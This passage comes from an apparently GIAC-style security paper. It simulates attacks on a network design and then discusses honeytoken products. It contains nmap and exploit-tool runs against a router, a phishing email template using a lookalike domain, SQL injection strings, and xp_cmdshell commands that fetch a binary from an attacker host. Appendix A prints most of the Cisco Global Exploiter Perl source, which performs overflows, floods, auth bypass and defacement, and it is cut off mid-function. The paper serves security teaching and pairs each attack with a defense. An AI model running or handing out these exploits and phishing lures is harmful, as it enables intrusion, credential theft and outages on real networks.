
Accept-Ranges: bytes
ETag: "8021f14ec61ec41:b6263"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 13 May 2004 21:15:12 GMT
Connection: close

From the above information it is clear that the server is probably running Microsoft IIS6.0 which also implies they are running Windows 2003.

Defense: You could remove the default banner information for all public web servers, thereby delaying or denying your adversary this information. This activity will be indistinguishable from normal web traffic.

After a quick search of the SecurityFocus vulnerability list located at http://www.securityfocus.com/bid there do not appear to be any exploitable vulnerability for IIS version 6. Next we move on to the secure server. Since GIAC has taken steps to harden this server, we will assume that there is no information present in the web banner. We will use nessus to perform a quick scan for vulnerabilities using only web exploits from the following plugins: Gain root remotely, CGI Abuses, and Gain a shell remotely. The scan returned no results other than the fact that 443 is open.

Defense: This scan should have been easily detected with network based intrusion detection. In addition, using the Cisco IOS attack detection capabilities proposed Mr. Hietala, several of the IIS and Apache attacks would have been dropped. Our final reconnaissance activity involves identifying their border router or firewall. We will use nmap to



☑ Gain root remotely
☑ CGI abuses
□ Windows
☑ Gain a shell remotely
□ CISCO
□ Firewalls
□ Misc.
□ Denial of Service
□ Remote file access
□ Backdoors
□ General

☑ Enable dependencies at runtime

□ LPRng malformed input
☑ Apache < 2.0.44 DOS device name
☑ Squid overflows
□ shtml.exe overflow
☑ Oracle LINK overflow
□ multiple MySQL flaws
□ IMAP4buffer overflow in the BODY command
☑ iPlanet Application Server Buffer Overflow
□ qpopper euidl problem
☑ Apache chunked encoding
□ OpenSSH < 3.0.1

Screenshot of the Nessus 2.0.10 Plugin Interface

perform an operating system identification of what should be the border router.

```
nmap –O –P0 110.1.1.1
```

This will perform an OS identification without waiting for an ICMP echo response.

```
Starting nmap V. 3.50 ( www.insecure.org/nmap/ )
Warning: OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
All 1601 scanned ports on (110.1.1.1) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess
Nmap run completed -- 1 IP address (1 host up) scanned in 403 seconds
```

Unfortunately, OS fingerprinting is rather noisy, scanning 1601 ports. This may have been noticed by reviewing the syslogs as many organizations do not have IDS outside their border router.

From the results above we did not identify an OS for this device.

Attacks

We have completed our reconnaissance and will now move into the attack phase utilizing the information gathered in our reconnaissance effort. Since we have little to go on from the web servers, we will try and target the border router.

On a hunch that this device is a Cisco device (they have the largest share of the market so chances are good), we will perform some attacks against the router itself using a freely available tool called the Cisco Global Exploiter from http://www.k-otik.com/exploits/03.28.cge.pl.php (K-OTik). The source code is in attachment A and requires perl to execute. Below is the output from the attempts.

```
Usage :
perl cge.pl -h <host> -v <vulnerability number>

Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 1
No telnet server detected on 110.1.1.1 ...

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 2
Packet sent ...
```

```
Now checking server's status ...
Vulnerability unsuccessful exploited. Target server is still up ...

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 3
Vulnerability successful exploited with [http://110.1.1.1/level/17/exec/....] ...

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 4
Vulnerability unsuccessful exploited ...

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 5
No ssh server detected on 110.1.1.1 ...

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 6
Packet sent ...

Server response :

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 7
Enter a file to read [ /show/config/cr set as default ] :
Packet sent ...

Server response :

 [root@server01 root]# ./cge.pl -h 110.1.1.1 -v 8
Packet sent ...

Server response :

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 9
Input packets size : 1000

Packets sent ...
Please enter a server's open port : 80

Now checking server status ...
Vulnerability unsuccessful exploited. Target server is still up ...

[root@server01 root]# ./cge.pl -h 110.1.1.1 -v 10
Unable to connect to 110.1.1.1:2002 ...
```

Defense: Harden you router build using the Securing Cisco Routers: Step-by-Step (Wright, Stewart), or the Center for Internet Security's Cisco Benchmark tool http://www.cisecurity.com/bench_cisco.html . Mr. Hietala has disabled all services on the router targeted by this tool providing the best defense of these techniques. This tool is only slightly noisy and may be noticed when reviewing the syslogs. Cisco has a great web page devoted to the discussion of this tool,

the exploits and the fixes located at http://www.cisco.com/en/US/products/products_security_notice09186a008020ce3f.html#details .
Withstanding any easily identifiable vulnerabilities across the systems interrogated, we are going to rely on some of our innocuous information gathered previously to attack the GIAC network.
Since email addresses can be easily spoofed, you could forge emails to known clients of GIAC Enterprises from the president or other officer gathered in our reconnaissance requesting information from them, or telling them that they need to reset their password by clicking on a link included in your email that directs them to your own version of the GIAC Enterprises web site. This is a popular scam currently in circulation called phishing. Phishing defined by the FTC is "a high-tech scam that uses spam to deceive consumers into disclosing their credit card numbers, bank account information, Social Security numbers, passwords, and other sensitive information" (Federal Trade Commission).
An example of this would be:

Email title: 'Found error! Please resubmit Your order to GIAC Enterprises'
Sender: joe_president@giacenterprises.com
'Our services were recently upgraded and your pending order may have been potentially impacted. Please review your orders to ensure timely delivery. To access our site go to http://www.giacenterprise.com

Note the URL is giacenterprise.com and not giacenterprise**s**.com
Once they click on the link they are prompted for their credentials which you store on your web site, then redirect them to the real GIAC web site passing on their credentials raising little if any suspicion.
Defense: Unfortunately the only defense against these types of attacks is user awareness. That includes all of your customers, partners, suppliers and the general public. If your environment is fairly small you can try reviewing the referrer logs generated by the web server for any suspicious patterns.

This is a highly dangerous activity to use to gain entrance to a network as legal action is sure to pursue should someone notice the redirection.

Another assumption would be that the secure web portal is accessible to everyone and you can view the source code for the login page which queries the database for authentication, instead of using authentication on the web server, or some other form of AAA authentication. This opens your application up for SQL injection.
Viewing the default login page we try some of the SQL injection techniques for our login.

In the login name or password field we enter:
user:' admin

password: ‘or 1=1- - (there are numerous options to try here which can be viewed at http://www.governmentsecurity.org/articles/SQLinjectionBasicTutorial.php) (ComSec) It is beyond the scope of this document to cover the many nuances of SQL injection, suffice it to say that the whole concept revolves around checking the input you are receiving for special characters which may have special meaning to the database, such as ‘, “, ; -- and maintaining a default SQL server installation.

The double dash tells SQL Server to ignore the rest of the query. The significance of 1=1 lays in the fact that this will become part of the query you are attempting to subvert, .e.g.:

```
select * from user where username = username’ or 1 = 1 - -
```

This query will always return true because of the 1=1 condition. This could provide you with a list of usernames.

Depending on the privilege level you can use your database access and system level commands to create your backdoor. Cesar Cerrudo has written an excellent paper on SQL Injection that does just that (Cerrudo, 8).

> To do this we create a table on the server that can hold binary text.
>
> ```
> create table AttackerTable (data text)
> ```
>
> Having created the table to hold the binary, the attacker would then upload the binary but first we need to circumvent the firewall since the default sql port will not be allowed out.
>
> ```
> exec xp_regwrite
> 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Clie
> nt\ConnectTo','Hacke
> rSrvAlias','REG_SZ','DBMSSOCN,hackersip,80'
> ```
>
> This commands creates a registry key that includes the hacker’s IP address and sets the port to 80.
>
> ```
> bulk insert AttackerTable
> from 'pwdump.exe'
> with (codepage='RAW')
> ```
>
> This performs the actual insert into the database.
>
> ```
> exec xp_cmdshell 'bcp "select * from AttackerTable" queryout
> pwdump.exe -c -
> Craw -SHackerSrvAlias -Usa -Ph8ck3r'
> ```
>
> The first SQL statement will configure a connection to the hacker’s server over port 80 while the second SQL statement will connect to the hacker’s server using port 80 and download the binary file of your choice. (Cerrudo, 8)

Defense: There are several steps to secure your SQL database server from SQL injection attacks, First, configure your system to run with a non-privileged

account. Next remove stored procedures you are not using such as the xp_cmdshell, xp_reg*. Ensure you perform input validation, especially for special characters (SecuriTeam) .
Additional protection can be found by having an application security assessment performed by an independent third party. This skill set is very difficult to develop in house and as such you should leverage experts. There are also tools available that can aid in such assessments such as Appscan (http://www.sanctuminc.com/) and WebInspect (http://www.spidynamics.com/products.html).

SQL Injection methods are very difficult to pick up on intrusion detection sensors., although a quick search of the Snort rule base (http://www.snort.org/cgi-bin/sigs-search.cgi?sid=sql) shows there are a few signatures that would catch the xp_cmdshell and xp_reg* attempts. In some environments, this could occur fairly often and may be ignored, especially in development areas. In addition, most IT personnel do not monitor the database logs closely.

As more and more applications are served over web ports the importance of securing the applications themselves becomes evident. This is a weak area even in many large companies. Mr. Hietala's network security design is strong. He provides several layers of defense in depth targeted at network devices, services and to some extent the hosts themselves. The next step is to secure the applications that reside on the host.

Assignment 4 – Future State of Security Technology – New Technologies and the Morphing of the Security Industry

The Concept

"It's a very important facet of military strategy to try to deny your adversary key information obviously, and also present false information to confuse your adversary" quoted from a senior defense department official (U.S. Department of State).
One component of achieving information superiority involves "the ability to deny, degrade, destroy and/or effectively blind enemy capabilities" as quoted from David Miller's article, The domination effect (Miller).
The use of disinformation belies a key component of technology in use by ForeScout's ActiveScout.

The precept behind the ActiveScout technology is that all attack activity will be preceded by some type or scanning or reconnaissance activity. According to ForeScout "while not all scans lead to attacks, almost all attacks are preceded by some type of scan" (ForeScout Technologies, 9 , The First 15 Minutes). In general, and as you can see from our Design Under Fire review, this strategy is highly probably. After all, before you can attack you need to have some information to give you an idea of what to attack and how to attack it. It must be noted however, that there are many script kiddies and worms that blindly send payloads without any actual reconnaissance activity. In the belief that any type of reconnaissance activity is malicious, the implication is that any traffic from that same host is malicious. If you rely on this approach, there is no need to wait to determine the type of attack that will occur. This is an interesting thought that deserves further attention. Assuming you believe the assumption that all scanning and reconnaissance activity is malicious, then you can stop that activity before it progresses into an attack. This eliminates the need for a capability to actually detect a real attack from the host. In essence, you don't have to have a signature to recognize the attack[1]; therefore, you can detect potentially new attacks before they occur.

The Technology

ActiveScout technology specifies three phases to perform their mitigation: the receptor, the deceptor and interceptor (ForeScout Technologies, 10). The receptor monitors traffic coming from your internet connections for scanning and reconnaissance activity. The information is used purely for analysis by the system and no alerts are generated to staff. Unlike traditional intrusion detection systems, this in and of itself reduces the amount of effort required by your IT staff since most intrusion systems generate numerous alerts regarding scanning and sweeping activity. If you investigate each one, you divert resources away from other issues. The agent also maps your own network and services to be used for intelligence.

The next phase, the deceptor, performs as its name impels, it deceives the probing entity. It does this using the knowledge of the network it gained in the receptor phase of your network and services available. When an entity probes your network, the agent views that activity, and the type of information that is being request of your resources. The agent will then respond to the probing entity, as if it is the actual end target and supply bogus data to the source, called a mark. Since it understands your available networks resources, the bogus data appears to be valid, mimicking the resource being targeted. Each mark is unique.

This brings to light the concept of honeytokens. Extending the definition of a honeypot as defined by the honeypot mailing list, "[a] honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource", "honeytoken is, a honeypot that is not a computer" (Spitzner et. al). ForeScout's process of mimicking the data can be described as a type of active honeypot or honeytoken that is created in response to some stimulus. Their response appears to be valid; therefore the source of the activity has no way of knowing they are being monitored. Obvious examples of honeytokens could include inserting bogus customer data into your fortune cookie sales application with the intent that should this data ever be acted upon, the login used, or orders created, there is a potential problem. As Spitzner points out, honeytokens are not actually

[1] This does not eliminate the notion of a well thought defense in depth strategy; therefore, this comment is hypothetical.

a defense mechanism, preventing attacks, but they can provide value in areas where detection and prevention capabilities are not readily available or difficult to implement (Spitzner et. al). The common statistic thrown around by the CSI/FBI study on insider unauthorized activity, currently stands at 60% for 2003 (Richardson, 3). Unauthorized insider activity includes the results of employees having access to resources for which they do not have a need to know. This is a very difficult concept to detect and defend against short of implementing mandatory access control lists for all resources, which, while a good idea, is not very practical to implement for most organizations. Herein lies the value of honeytokens. In our previous use of SQL injection, how are we to monitor when authorized users exceed their assigned authority while working with our application? A honeytoken is one such possibility. We could propose the following examples of a honeytoken.

Create a database record with a bogus username and account information such as:

NAME	COMPANY	ACCOUNT #	USERNAME	ROLE
Some User	Big Company	444-553	suser	customer

Create a DNS record using a bogus server name such as:
customer-dd.giacfortunes.com IN A 192.168.1.100

Assuming you are monitoring this network you could create signatures on your intrusion detection sensors looking for any information regarding this account or the bogus DNS record. Using Snort notation here are some generic sample signatures:

alert tcp any any -> 192.168.1.0/24 80 (content:"suser"; nocase; mesg:"honeytoken access";)
alert tcp any any -> 192.168.1.0/24 1525 (content:"suser"; nocase; mesg:"honeytoken access";)
alert tcp any any -> 192.168.1.0/24 1525 (content:"update"; nocase; content:"suser"; nocase; mesg:"honeytoken update";)
alert tcp any any -> 192.168.1.0/24 53 (content:"customer-dd"; nocase; mesg:"dns honeytoken access";)
alert udp any any -> 192.168.1.0/24 53 (content:"customer-dd"; nocase; mesg:"dns honeytoken access";)

The first two rules above look for the username of suser from our honeytoken record over port 80 and port 1525. The third rule looks for the username suser and the SQL update keyword indicating a change has been made to the database record. The last two rules look for access to the bogus DNS record of customer-db on ports 53 TCP and UDP. ForeScout appears to use a similar approach, except that they create the honeytoken on the fly.

The final phase in use by ActiveScout is the interceptor phase. In the interceptor phase, the ActiveScout agent monitors for any of the “marks” it had inserted previously as part of the deceptor phase. When the agent encounters one of its own marks, it can then alert the security staff and or take defensive action of its own through several builtin capabilities. The novelty of their identifying mark, allows them to recognize the activity irregardless of the source IP address, or the amount of time since the initial reconnaissance activity took place. This is a feature that evades intrusion detection and prevention capabilities commonly in use today. They all rely on the fact that the IP address of the attacker will be the same over some period of time which allows them to correlate the activity. Albeit inline prevention products can drop each malicious packet as they arrive, they could not create a complete picture of the attack if the source changes over a period of days or weeks. In addition, the mark validates the intent of the source as an attack based off of their prior activity.

Following ForeScout’s approach as outlined above ensures a highly accurate way to detect and respond to any attacks against your enterprise. Based on their marks created and inserted into the reconnaissance stream, the identification of attacks should yield no false positives.

Although at first glance the technology sounds promising, there are some shortcomings, not in the product but in the logic that the product is based upon. The creators of ForeScout seem to believe that all attacks will be preceded by some type of reconnaissance, this is definitely not the case. Many worms, and script kiddies will attack without warning and without reconnaissance of the target. Since ForeScout relies upon this activity to set the stage, attacks of this nature will go undetected by the agent. As Joel Snyder reaffirms in his review of the product “[w]hat ForeScout doesn't advertise is the flip side of no false positives: Lots of false negatives. Only someone who actually does reconnaissance using this model will get caught. If the bad guys already know where the Web server is ... ActiveScout won't do anything about the attack, successful or not” (Snyder). Relating this back to our honeytoken examples, if your honeytoken database record you created is never accessed, this doesn’t necessarily mean that you were not attacked or someone did not exceed their privileges. It just means that this record was not accessed.
Another potential shortcoming of the product will be its ability to mimic many protocols. In their examples, ForeScout mentioned Netbios as one of the protocols that it can insert marks into. If your network contains numerous protocols in active use, then ForeScout would need the ability to mimic them all to ensure you have complete coverage. Although I could find no mention of which protocols they can mimic on their web site, this is certainly something you would need to inquire about before you buy.

Like all security endeavors there are no single bullets when it comes to products. Each product has strengths and weaknesses, which, when combined with other products forms a more complete set of coverage for your environment.

ForeScout, and its novel use of honeytokens, provides an additional layer of defense in depth in an area that is mostly the realm of intrusion detection and prevention products. Their use of tokens ensures that what they block has a high probability of being malicious, without direct knowledge of the attack. This strategy can beat most traditional IDS and IPS to the punch if they require a signature update to detect the attack. In the end a cost benefit analysis needs to be performed weighing the risk of the asset versus the cost of the additional protection.

This tool, like many others provides extra protection, but it is also another device that requires system administration overhead and maintenance. As we define our defense in depth strategy we soon collect a potpourri of products, many of them requiring placement in the same areas of the network such as SPAN ports, most of them requiring their own management infrastructure which could be in the form of additional appliances, servers and databases which may or may not increase the burden on your support staff. As we watch the security landscape morph, it becomes clear that security teams are deluged with product choices to address their many wants and needs. There are many niche vendors that address specific issues that we would love to have; however, budget and resource constraints deny us the ability to deploy them all. Here's where we see some of the morphing of the security landscape. New products are quickly emerging that combine many of the functions of traditional product sets such as intrusion detection, vulnerability assessment, intrusion prevention and firewall capabilities, just to name a few. From a quick search on the internet you can find the following products that contain multiple solutions within a single device:

Vendor	Product	Combined Solutions Offered[2]
ISS	Proventia Security Appliance	Firewall, VPN, anti-virus, intrusion detection and prevention, content filtering, anti-spam and application protection
Symantec	Symantec Gateway Security Appliance	Firewall with protocol anomaly and signature-based intrusion prevention and intrusion detection, virus protection, URL-based content filtering, anti-spam, and IPsec-compliant VPN technologies
eSoft	InstaGate	Anti-Virus, firewall, IDS/IPS, SpamFilter , VPN, vulnerability scanning, web site and content filtering
Fortinet	Fortigate	Network-based antivirus, web content filtering, firewall, VPN and network-based intrusion detection and prevention

[2] The information for Solutions Offered was taken from each vendor's web site, ISS http://www.iss.net/products_services/enterprise_protection/proventia/m_series.php , Symantec http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=133&EID=0, eSoft http://www.esoft.com/security_solution/hardware_products.cfm , Fortinet http://www.fortinet.com/products/enterprise.html

This will certainly ease the burden of security teams responsible for the various functions across numerous platforms, operating systems and management infrastructures. There are some potential drawbacks to this approach. First, a single device responsible for various functions can create a bottleneck. Since the device is now inline, this can create network latency or an outage. From an eWeek article by Andrew Garcia "One of the biggest drawbacks to these products is that they are a single point of failure in the network architecture" (Garcia). Many of these devices and platform combinations are relatively new, and do not have production time under their belts. In addition, you are taking the chance that you no longer have a true best of breed solution. While you may have the best firewall and antivirus on the market, you could potentially have the worst performing intrusion detection solution on the market. Finally, you have placed all your eggs in one basket with a single vendor. It is evident from the products popping up in this space that the trend will continue and will be welcomed by many. In a large enterprise environment the difficulty in implementing such a solution will be political "crosses into the purview of several IT entities: [t]he network group, the security group and the corporate messaging group all need to be onboard for the implementation" (Garcia).

Appendix A

```
#!/usr/bin/perl

##
#   Cisco Global Exploiter
#
#   Legal notes :
#   The BlackAngels staff refuse all responsabilities
#   for an incorrect or illegal use of this software
#   or for eventual damages to others systems.
#
#   www blackangels it
##

############
# Modules ##
############

use Socket;
use IO::Socket;

#########
# Main ##
#########

$host = "";
$expvuln = "";
$host = @ARGV[ 1 ];
$expvuln = @ARGV[ 3 ];

if ($host eq "") {
usage();
}
if ($expvuln eq "") {
usage();
}
if ($expvuln eq "1") {
cisco1();
}
elsif ($expvuln eq "2") {
cisco2();
}
elsif ($expvuln eq "3") {
cisco3();
}
```

```
elsif ($expvuln eq "4") {
cisco4();
}
elsif ($expvuln eq "5") {
cisco5();
}
elsif ($expvuln eq "6") {
cisco6();
}
elsif ($expvuln eq "7") {
cisco7();
}
elsif ($expvuln eq "8") {
cisco8();
}
elsif ($expvuln eq "9") {
cisco9();
}
elsif ($expvuln eq "10") {
cisco10();
}
else {
printf "\nInvalid vulnerability number ...\n\n";
exit(1);
}

##############
# Functions ##
##############

sub usage
{
  printf "\nUsage :\n";
  printf "perl cge.pl -h <host> -v <vulnerability number>\n\n";
  printf "Vulnerabilities list :\n";
  printf "[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability\n";
  printf "[2] - Cisco IOS Router Denial of Service Vulnerability\n";
  printf "[3] - Cisco IOS HTTP Auth Vulnerability\n";
  printf "[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access
Vulnerability\n";
  printf "[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service
Vulnerability\n";
  printf "[6] - Cisco 675 Web Administration Denial of Service Vulnerability\n";
  printf "[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability\n";
  printf "[8] - Cisco IOS Software HTTP Request Denial of Service
Vulnerability\n";
```

```
  printf "[9] - Cisco 514 UDP Flood Denial of Service Vulnerability\n";
  printf "[10] - CiscoSecure ACS for Windows NT Server Denial of Service
Vulnerability\n\n";
  exit(1);
}

sub cisco1              # Cisco 677/678 Telnet Buffer Overflow Vulnerability
{
  my $serv = $host;
  my $dch = "?????????????????a~                %%%%%XX%%%%%";
  my $num = 30000;
  my $string .= $dch x $num;
  my $shc="\015\012";

  my $sockd = IO::Socket::INET->new (
                                   Proto    => "tcp",
                                   PeerAddr => $serv,
                                   PeerPort => "(23)",
                                   ) || die("No telnet server detected on $serv ...\n\n");

  $sockd->autoflush(1);
  print $sockd "$string". $shc;
  while (<$sockd>){ print }
  print("\nPacket sent ...\n");
  sleep(1);
  print("Now checking server's status ...\n");
  sleep(2);

  my $sockd2 = IO::Socket::INET->new (
                                    Proto    => "tcp",
                                    PeerAddr => $serv,
                                    PeerPort => "(23)",
                                    ) || die("Vulnerability successful exploited. Target server
is down ...\n\n");

  print("Vulnerability unsuccessful exploited. Target server is still up ...\n\n");
  exit(1);
}

sub cisco2              # Cisco IOS Router Denial of Service Vulnerability
{
  my $serv = $host;

  my $sockd = IO::Socket::INET->new (
                                   Proto=>"tcp",
                                   PeerAddr=>$serv,
                                    PeerPort=>"http(80)",);
                                    unless ($sockd){die "No http server detected on $serv
...\n\n"};
  $sockd->autoflush(1);
  print $sockd "GET /\%\% HTTP/1.0\n\n";
  -close $sockd;
  print "Packet sent ...\n";
  sleep(1);
  print("Now checking server's status ...\n");
  sleep(2);

  my $sockd2 = IO::Socket::INET->new (
                                     Proto=>"tcp",
                                     PeerAddr=>$serv,
                                     PeerPort=>"http(80)",);
                                     unless ($sockd2){die "Vulnerability successful exploited.
Target server is down ...\n\n"};

  print("Vulnerability unsuccessful exploited. Target server is still up ...\n\n");
  exit(1);
}

sub cisco3              # Cisco IOS HTTP Auth Vulnerability
{
  my $serv= $host;
  my $n=16;
  my $port=80;
  my $target = inet_aton($serv);
  my $fg = 0;

  LAB: while ($n<100) {
  my @results=exploit("GET /level/".$n."/exec/- HTTP/1.0\r\n\r\n");
  $n++;
  foreach $line (@results){
          $line=~ tr/A-Z/a-z/;
          if ($line =~ /http\/1\.0 401 unauthorized/) {$fg=1;}
          if ($line =~ /http\/1\.0 200 ok/) {$fg=0;}
  }

  if ($fg==1) {
               sleep(2);
               print "Vulnerability unsuccessful exploited ...\n\n\r";
              }
  else {
        sleep(2);
```

```
       print "Vulnerability successful exploited with [http://$serv/level/$n/exec/....]
...\n\n\r";
       last LAB;
      }

  sub exploit {
              my ($pstr)=@_;
              socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
              die("Unable to initialize socket ...\n\n");
              if(connect(S,pack "SnA4x8",2,$port,$target)){
                                                       my @in;
                                                       select(S);
                                                       $|=1;
                                                       print $pstr;
                                                       while(<S>){ push @in, $_;}
                                                       select(STDOUT); close(S); return @in;
                                                      }
  else { die("No http server detected on $serv ...\n\n"); }
  }
  }
  exit(1);
}

sub cisco4             # Cisco IOS HTTP Configuration Arbitrary Administrative
Access Vulnerability
{
  my $serv = $host;
  my $n = 16;

  while ($n <100) {
                  exploit1("GET /level/$n/exec/- HTTP/1.0\n\n");
                  $wr =~ s/\n//g;
                  if ($wr =~ /200 ok/) {
                                          while(1)
                                          { print "\nVulnerability could be successful exploited.
Please choose a type of attack :\n";
                                            print "[1] Banner change\n";
                                            print "[2] List vty 0 4 acl info\n";
                                            print "[3] Other\n";
                                            print "Enter a valid option [ 1 - 2 - 3 ] : ";
                                            $vuln = <STDIN>;
                                            chomp($vuln);

                  if ($vuln == 1) {
                                 print "\nEnter deface line : ";
                                 $vuln = <STDIN>;
                                 chomp($vuln);
                                 exploit1("GET /level/$n/exec/-/configure/-
/banner/motd/$vuln HTTP/1.0\n\n");
                                }
                 elsif ($vuln == 2) {
                                    exploit1("GET /level/$n/exec/show%20conf
HTTP/1.0\n\n");
                                    print "$wrf";
                                   }
                 elsif ($vuln == 3)
                                   { print "\nEnter attack URL : ";
                                     $vuln = <STDIN>;
                                     chomp($vuln);
                                     exploit1("GET /$vuln HTTP/1.0\n\n");
                                     print "$wrf";
                                   }
        }
        }
        $wr = "";
        $n++;
  }
  die "Vulnerability unsuccessful exploited ...\n\n";

  sub exploit1 {
               my $sockd = IO::Socket::INET -> new (
                                                 Proto    => 'tcp',
                                                 PeerAddr => $serv,
                                                 PeerPort  => 80,
                                                 Type      => SOCK_STREAM,
                                                 Timeout   => 5);
                                                 unless($sockd){die "No http server detected on
$serv ...\n\n"}
  $sockd->autoflush(1);
  $sockd -> send($_[0]);
  while(<$sockd>){$wr .= $_} $wrf = $wr;
  close $sockd;
  }
  exit(1);
}

sub cisco5             # Cisco Catalyst SSH Protocol Mismatch Denial of Service
Vulnerability
{
  my $serv = $host;
  my $port = 22;
  my $vuln = "a%a%a%a%a%a%a%";
  my $sockd = IO::Socket::INET->new (
                                  PeerAddr => $serv,
                                  PeerPort => $port,
                                  Proto    => "tcp")
                                  || die "No ssh server detected on $serv ...\n\n";

  print "Packet sent ...\n";
  print $sockd "$vuln";
  close($sockd);
  exit(1);
}

sub cisco6              # Cisco 675 Web Administration Denial of Service
Vulnerability
{
  my $serv = $host;
  my $port = 80;
  my $vuln = "GET ? HTTP/1.0\n\n";

  my $sockd = IO::Socket::INET->new (
                                  PeerAddr => $serv,
                                  PeerPort => $port,
                                  Proto    => "tcp")
                                  || die "No http server detected on $serv ...\n\n";

  print "Packet sent ...\n";
  print $sockd "$vuln";
  sleep(2);
  print "\nServer response :\n\n";
  close($sockd);
  exit(1);
}

sub cisco7              # Cisco Catalyst 3500 XL Remote Arbitrary Command
Vulnerability
{
  my $serv = $host;
  my $port = 80;
  my $k = "";

  print "Enter a file to read [ /show/config/cr set as default ] : ";
  $k = <STDIN>;
  chomp ($k);
  if ($k eq "")
  {$vuln = "GET /exec/show/config/cr HTTP/1.0\n\n";}
  else
  {$vuln = "GET /exec$k HTTP/1.0\n\n";}

  my $sockd = IO::Socket::INET->new (
                                  PeerAddr => $serv,
                                  PeerPort => $port,
                                  Proto    => "tcp")
                                  || die "No http server detected on $serv ...\n\n";

  print "Packet sent ...\n";
  print $sockd "$vuln";
  sleep(2);
  print "\nServer response :\n\n";
  while (<$sockd>){print}
  close($sockd);
  exit(1);
}

sub cisco8              # Cisco IOS Software HTTP Request Denial of Service
Vulnerability
{
  my $serv = $host;
  my $port = 80;
  my $vuln = "GET /error?/ HTTP/1.0\n\n";

  my $sockd = IO::Socket::INET->new (
                                  PeerAddr => $serv,
                                  PeerPort => $port,
                                  Proto    => "tcp")
                                  || die "No http server detected on $serv ...\n\n";

  print "Packet sent ...\n";
  print $sockd "$vuln";
  sleep(2);
  print "\nServer response :\n\n";
  while (<$sockd>){print}
  close($sockd);
  exit(1);
}

sub cisco9              # Cisco 514 UDP Flood Denial of Service Vulnerability
{
  my $ip = $host;
  my $port = "514";
  my $ports = "";
  my $size = "";
  my $i = "";

  print "Input packets size : ";
  $size = <STDIN>;
  chomp($size);

  socket(SS, PF_INET, SOCK_DGRAM, 17);
  my $iaddr = inet_aton("$ip");

  for ($i=0; $i<10000; $i++)
  {send(SS, 0, $size, sockaddr_in($port, $iaddr));}

  printf "\nPackets sent ...\n";
  sleep(2);
  printf "Please enter a server's open port : ";
  $ports = <STDIN>;
  chomp $ports;
  printf "\nNow checking server status ...\n";
  sleep(2);

  socket(SO, PF_INET, SOCK_STREAM, getprotobyname('tcp')) || die "An error
occuring while loading socket ...\n\n";
  my $dest = sockaddr_in ($ports, inet_aton($ip));
  connect (SO, $dest) || die "Vulnerability successful exploited. Target server is
down ...\n\n";

  printf "Vulnerability unsuccessful exploited. Target server is still up ...\n\n";
  exit(1);
}

sub cisco10            # CiscoSecure ACS for Windows NT Server Denial of
Service Vulnerability
{
  my $ip = $host;
  my $vln = "%%%%%XX%%%%%";
